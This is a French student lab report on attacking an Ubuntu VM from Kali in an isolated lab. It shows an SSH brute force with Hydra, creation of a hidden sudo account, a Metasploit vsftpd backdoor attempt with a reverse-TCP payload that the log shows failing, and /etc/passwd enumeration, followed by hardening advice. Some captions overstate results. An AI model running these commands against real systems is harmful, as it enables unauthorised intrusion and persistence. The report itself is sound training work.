COMPTE RENDU DE TRAVAUX PRATIQUES : TP 3.1

Thème : Attaque d'un serveur Linux (Ubuntu)

1. INTRODUCTION

1.1. Objectif du TP

L'objectif de cette séance est de simuler une intrusion sur un serveur Ubuntu (cible) à partir d'une machine Kali Linux (attaquant). Ce TP vise à :

- Tester la robustesse des identifiants d'accès via une attaque par force brute.
- Exploiter une vulnérabilité logicielle réelle (Backdoor) via le framework Metasploit.
- Analyser l'impact d'une compromission sur l'intégrité du système.

1.2. Contexte et Topologie


Dans le cadre du scénario de l'entreprise *NetSecure*, nous travaillons sur le réseau suivant :

- **Serveur Cible (Ubuntu) :** 192.168.56.10
- **Machine Attaquant (Kali Linux) :** 192.168.56.30


1.2.1 verifications prealables

Avant toute tentative d'attaque, nous nous assurons que la cible est joignable sur le réseau et que le service SSH est opérationnel.

- **Test de connectivité :** ping 192.168.56.10



- **Vérification du service SSH sur Ubuntu :** sudo systemctl status ssh



Résultat du ping réussi et statut "active (running)" du service SSH]

---

3. PARTIE 1 — ATTAQUE PAR MOT DE PASSE FAIBLE (BRUTE FORCE SSH)

3.1. Méthodologie et Commande utilisée


Nous utilisons l'outil **Hydra** pour tester une liste de mots de passe (dictionnaire `rockyou.txt`) sur le compte utilisateur "student".

Commande exécutée :

```bash
hydra -l student -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
```

3.2. Résultats obtenus

L'attaque a permis d'identifier les identifiants valides.



3.3. Connexion au serveur

Une fois le mot de passe récupéré, nous testons l'accès via une session SSH classique :

```bash
ssh student@192.168.56.10
whoami
pwd
```

kali linux [En fonction] - Oracle VM VirtualBox

Fichier Machine Écran Entrée Périphériques Aide

1 2 3 4

Session Actions Éditer Vue Aide

```
┌──(alvaresse㉿kali)-[~]
└─$ ssh student@192.168.56.10
student@192.168.56.10's password:
Welcome to Ubuntu 25.04 (GNU/Linux 6.14.0-15-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

0 mise à jour peut être appliquée immédiatement.

Failed to connect to https://changelogs.ubuntu.com/meta-release. Check your Internet connection or proxy set

Last login: Tue Apr 28 00:18:09 2026 from 192.168.56.30
student@VirtualBox:~$ whoami
student
student@VirtualBox:~$ sudo adduser backupadmin
[sudo] Mot de passe de student :
info: Ajout de l'utilisateur « backupadmin » ...
info: Choix d'un UID/GID dans la plage 1000 à 59999 ...
info: Ajout du nouveau groupe « backupadmin » (1003) ...
info: Ajout du nouvel utilisateur « backupadmin » (1003) avec le groupe « backupadmin » (1003) ...
warn: Le répertoire personnel « /home/backupadmin » existe déjà. Pas de modification de ce répertoire.
Nouveau mot de passe :
MOT DE PASSE INCORRECT : Le mot de passe comporte moins de 8 caractères
Retapez le nouveau mot de passe :
passwd : mot de passe mis à jour avec succès
Modifier les informations associées à un utilisateur pour backupadmin
Entrer la nouvelle valeur, ou appuyer sur ENTER pour la valeur par défaut
        NOM []:
        Numéro de chambre []:
        Téléphone professionnel []:
        Téléphone personnel []:
        Autre []:
Ces informations sont-elles correctes ? [O/n] o
info: Ajout du nouvel utilisateur « backupadmin » aux groupes supplémentaires « users » ...
info: Ajout de l'utilisateur « backupadmin » au groupe « users » ...
student@VirtualBox:~$ sudo usermod -aG sudo backupadmin
student@VirtualBox:~$
```

Session SSH ouverte, commme résultat des commandes whoami nous avons : student et password

---


4. PARTIE 2 — EXPLOITATION D'UN SERVICE VULNERABLE AVEC METASPLOIT

4.1. Recherche et Configuration

Nous exploitons ici une faille connue dans le service FTP (**vsftpd 2.3.4**) qui contient une porte dérobée (backdoor).

Étapes dans Metasploit (`msfconsole`) :


1. Recherche de l'exploit : `search vsftpd`



2. Sélection du module : `use exploit/unix/ftp/vsftpd_234_backdoor`

3. Configuration de la cible : `set RHOSTS 192.168.56.10`

4. Lancement : `run`



Console Metasploit montrant la configuration des options et le succès de l'exploit "Command shell session opened"]

4.2. Vérification de l'accès

Contrairement à l'attaque SSH, cette exploitation nous donne un accès direct sans demander de mot de passe.

```
       =[ metasploit v6.4.116-dev                         ]
+ -- --=[ 2,623 exploits - 1,326 auxiliary - 1,707 payloads     ]
+ -- --=[ 431 post - 49 encoders - 14 nops - 10 evasion        ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search vsftpd

Matching Modules
================

   #  Name                              Disclosure Date  Rank       Check  Description
   -  ----                              ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232      2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03   excellent  Yes    VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] Using configured payload cmd/linux/http/x86/meterpreter_reverse_tcp
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.10
RHOSTS => 192.168.56.10
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[-] 192.168.56.10:21 - Msf::OptionValidateError One or more options failed to validate: LHOST.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set LHOST 192.168.56.30
LHOST => 192.168.56.30
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.56.30:4444
[-] 192.168.56.10:21 - Unable to connect to backdoor on 6200/TCP. Cooldown?
[*] Exploit completed, but no session was created.
msf exploit(unix/ftp/vsftpd_234_backdoor) >
```

Résultat de la commande 'whoami' dans le shell Metasploit (doit afficher root)]

---

5. PARTIE 3 — ANALYSE DE LA COMPROMISSION

Une fois l'accès obtenu (Shell), l'attaquant peut explorer le système en profondeur.

- **Lecture de la liste des utilisateurs :** `cat /etc/passwd`
- **Identification du système :** `uname -a`

[Capture d'écran : Contenu du fichier /etc/passwd et informations du noyau Linux]

Risques pour l'entreprise :

- **Exfiltration de données :** Accès aux fichiers confidentiels.
- **Élévation de privilèges :** Devenir administrateur total du réseau.
- **Persistance :** Installation d'autres backdoors pour revenir plus tard.

---

6. UTILISATION AVANCEE DES OUTILS

Outil	Commande Type	Cas d'usage
Hydra	`hydra -L users.txt -P pass.txt ssh://[IP]`	Tester massivement plusieurs comptes en même temps.

Outil	Commande Type	Cas d'usage
Metasploit	show options	Vérifier si tous les paramètres (RHOSTS, PORT) sont corrects.
Metasploit	sessions -i	Gérer plusieurs machines compromises simultanément.

---

7. RECOMMANDATIONS DE SECURITE

Pour protéger l'infrastructure de *NetSecure*, nous préconisons les mesures suivantes :

1. **Désactiver l'authentification par mot de passe** pour SSH au profit de **clés SSH (RSA/Ed25519)**.
2. **Mettre à jour régulièrement les services** (patcher vsftpd vers une version non vulnérable).
3. **Supprimer les services inutilisés** (si le FTP n'est pas nécessaire, il doit être désinstallé).
4. **Installer un IPS/IDS (Fail2Ban)** pour bloquer les tentatives de brute force après 3 échecs.

---

8. CONCLUSION

Ce TP a permis de démontrer qu'une vulnérabilité n'est pas seulement une notion théorique mais un risque immédiat. L'utilisation combinée d'outils comme Hydra et Metasploit montre qu'un attaquant peut obtenir un contrôle total en quelques minutes si les bonnes pratiques (mots de passe forts, mises à jour) ne sont pas respectées. J'ai appris l'importance cruciale de la phase d'audit et du durcissement (hardening) des serveurs Linux.